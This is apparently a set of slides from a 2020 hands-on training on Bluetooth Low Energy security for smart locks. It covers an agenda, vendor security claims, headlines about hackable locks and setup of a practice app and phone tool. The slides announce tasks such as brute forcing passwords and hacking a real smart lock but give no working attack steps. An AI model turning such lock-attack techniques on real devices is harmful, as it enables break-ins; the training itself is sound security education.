

A Practical Introduction to Bluetooth Low Energy security without any special hardware

Slawomir Jasek

Trainer

 SMARTLOCKPICKING.COM



HITB+CyberWeek UAE

Virtual Edition, 15-19 November 2020

Stawomir Jasek
<suavomeer> <yaseck>

#BLE

#NFC #HCE #KNX

#embedded #SDR



SMARTLOCKPICKING.COM

#RFID

#IoT



DEEPSEC





Agenda

1. Introduction to BLE, HackMe lab setup
2. BLE advertisements
 - Packet format, beacons, other advertisements
 - Windows, iOS devices BLE broadcast
 - COVID-19 contact tracing
3. BLE connections
 - GATT services and characteristics
 - Hacking simple devices using just a phone
 - Hacking smart locks
4. What next?

Bluetooth[®] Classic



Focus on speed


Bluetooth[™] 4.0 Low Energy



Focus on preserving energy

Bluetooth 5?

- 2x speed (new modulation)
- 4x range (at lower speeds)
- Other extensions
- Not really yet rolled-out in devices (even claiming so)
- For us in short: **5.0 ≈ 4.0**





Security: vendor's claim

Military Grade Security

How Secure is [REDACTED]?

[REDACTED] uses a combination of hardware and technology to ensure the device is secure.

Bluetooth: [REDACTED] uses AES 128-bit encryption, the same encryption used by the military to protect documents with confidential and secret security levels.

By using industry leading Bluetooth 4.0 that utilizes 128-bit encryption, and our very own PKI technology with cryptographic key exchange protocols, [REDACTED] is safe from criminals, hackers, and thieves.

Highly secure Low Energy Bluetooth (LEB) syncs the lock to your smartphone.

Meet the reliable *Bluetooth*[®] wireless technology enabled lock. With military-grade PKI encryption and inside-outside technology protecting the digital experience, backed by 70 years of door lock security,

After 67 years of home security innovations, millions of families rely on [REDACTED] for peace of mind. [REDACTED]'s long-time leadership and advancements in residential door lock security have now been enhanced with secure authentication technology. Resulting in [REDACTED] engineered for both maximum security and performance.


But how secure are they, really?



OPEN SESAME —

Top-selling handgun safe can be remotely opened in seconds—update needed


There's no online update mechanism for defective electronic safes



—

Researcher finds huge security flaws in Bluetooth locks

You might want to rethink adding technology to your front door.



Home | News | Security | Smart Home

75 Percent of Bluetooth Smart Locks Can Be Hacked

Smart lock can be hacked 'in seconds'

End users?

Security [\[edit \]](#)

Due to the inherent complexity of digital and wireless technologies, it can be difficult for the end user to confirm or refute the security claims of various product offerings on the market.^[4]

https://en.wikipedia.org/wiki/Smart_lock#Security

Security professionals?

I don't get this wireless sourcery

I don't have time to train another set of complex tools!

Must be some expensive hardware needed?

Where do I get some vulnerable devices to practice?

BLE HACKME

- Step-by-step **hands-on** introduction to BLE technology
- **Practical** challenges with increasing complexity level
- Devices simulated on **standard laptop**'s Bluetooth adapter, visible via radio just **like real** ones
- Standard Android **phone** as surprisingly effective "hacking tool"
- New skills easily **applicable to real devices.**
- Learn by having **fun!**

BLE HACKME



BLE HackMe: installation

<https://www.microsoft.com/store/apps/9N7PNVS9J1B7>



BLE HackMe

smartlockpicking.com • [Education](#) > [Instructional tools](#)

Bluetooth Low Energy HackMe - educational application which simulates various BLE devices to interact with. In a series of tasks to solve you will get familiar with BLE advertisements, beacons, connections, take control over BLE smart bulb, reverse-engineer the communication protocol, brute force passwords, and hack real smart lock.

[More](#)



EVERYONE

Free

Get




[△ See System Requirements](#)

BLE HackMe – source code

https://github.com/smartlockpicking/BLE_HackMe

Free, MIT license

To compile: Visual Studio
(free Community edition);
UWP development



Universal Windows Platform development

Create applications for the Universal Windows Platform with C#, VB, or optionally C++.

Open a project or solution

Open a local Visual Studio project or .sln file

BLE_Hackme

BLE_Hackme.sln

VS will ask to turn developer mode on

The image shows a screenshot of Visual Studio and Windows Settings. In the background, Visual Studio is open with the Output window showing an error: "DEP0100: Please ensure that target device has developer mode enabled. Could not ===== Deploy: 0 succeeded, 1 failed, 0 skipped =====".

In the foreground, the Windows Settings app is open to the "For developers" section. The "Developer Mode" toggle is currently turned off, and a red arrow points to it. The "Device Portal" and "Device discovery" toggles are also turned off.

For developers

These settings are intended for development use c
[Learn more](#)

Developer Mode

Install apps from any source, including loose files.

Off

Device Portal

Turn on remote diagnostics over local area network connections.

Off

Device discovery

Make your device visible to USB connections and y network.

Off

Note: This requires version 1803 of the Windows 10

Visual Studio 2019

Open recent

As you use Visual Studio, any projects, folders, or files that you open will show up here for quick access.

You can pin anything that you open frequently so that it's always at the top of the list.

Get started



Clone a repository

Get code from an online repository like GitHub or Azure DevOps



Open a project or solution

Open a local Visual Studio project or .sln file



Open a local folder

Navigate and edit code within any folder




Create a new project

Choose a project template with code scaffolding to get started


[Continue without code →](#)

BLE HackMe – compatibility check

Expected result:



The screenshot shows the BLE HackMe application interface. At the top, there is a navigation bar with a hamburger menu icon on the left, the text "Completion progress:" followed by a progress bar, and the SMARTLOCKPICKING.COM logo on the right. Below the navigation bar is a sidebar menu with the following items: "1) Start" (highlighted in blue), "2) First steps", "3) BLE Advertisements", "4) Beacons", "5) Manufacturer Specific Advertisements", "6) Connections, services, characteristics", "7) Characteristic read", and "8) Notifications". The main content area displays a "Hello!" message, a paragraph of introductory text, a green checkmark icon, and a "Proceed to the first task" button.

Completion progress: 


SMARTLOCKPICKING.COM

BLE HACKME

- 1) Start
- 2) First steps
- 3) BLE Advertisements
- 4) Beacons
- 5) Manufacturer Specific Advertisements
- 6) Connections, services, characteristics
- 7) Characteristic read
- 8) Notifications

Hello!

Hello and welcome to Bluetooth Low Energy hardware-less hackme! The project aims to introduce the BLE protocol and its security basics. Your computer with Bluetooth interface will simulate various BLE devices - on the radio layer working exactly as real ones. In a series of tasks you will get familiar with BLE advertisements, beacons, connections, take control over talking BLE smart bulb, reverse-engineer the communication, brute force passwords, and even hack real smart lock! For solving the tasks you will need Android phone (iOS has limited low level BLE features). It is also possible to use other BLE tools, for example running on Linux, however details are not covered here and you are on your own.

 Hooray, looks like your device is supported!

[Proceed to the first task](#)

Unsupported Bluetooth interface?

Sorry, there is no Bluetooth adapter, or the default Bluetooth adapter cannot act as a Bluetooth server. You can try to:



- turn your Bluetooth interface off and on again
- restart this application
- restart your system
- use a different computer

For more troubleshooting see also [FAQ](#).

It will not work:

- in VM (with some exceptions)
- with most (CSR8510) external Bluetooth dongles (Realtek 8761B works)
- on some older (> 5 years old) laptops

If restarting does not help, try using a different computer...

Will it work in VM?

- Most cases: **unfortunately no**
 - Not for sharing Bluetooth with host
 - Not for typical CSR dongle USB passthrough
- Confirmed working:
 - with laptop's **internal Bluetooth adapter connected via USB**, not PCI (for example Lenovo Thinkpad X1 Carbon 7) - thanks Gerhard Klostermeier (@iiiiikarus)
 - with Realtek 8761B USB dongle (thanks Robin Fassina-Moschini)
- If you figure out workaround, let me know!

Windows „N” edition (uncommon)

- Windows „N” (rare edition) comes without media pack, required for a few tasks (text to speech functionality)
- If your system has no Windows Media Player available, please install „Microsoft Media Feature Pack”

Disclaimer

My first-ever C# code

Expect crashes, bugs, exceptions...

Features like:

- saving progress status
- changing color mode

will come some next release ;)



<https://pixabay.com/photos/cat-baby-kitten-sleep-hand-cat-2204590/>

Feel free to file issues/PRs on Github:

https://github.com/smartlockpicking/BLE_HackMe/issues

Mobile app (our „hacking tool”)

„nRF Connect for Mobile”

Android (recommended)

<https://play.google.com/store/apps/details?id=no.nordicsemi.android.mcp>



nRF Connect for Mobile

Nordic Semiconductor ASA Tools

Everyone

Add to Wishlist

iOS – limited low-level BLE features,
you won't be able to solve majority of tasks

<https://apps.apple.com/pl/app/nrf-connect/id1054362403>



nRF Connect 4+

The #1 Bluetooth LE utility
Nordic Semiconductor ASA

★★★★★ 4.4, 70 Ratings

Free

nRF Connect installation


Android requires location permission from apps scanning Bluetooth



Allow nRF Connect to access this device's location?

DENY

ALLOW



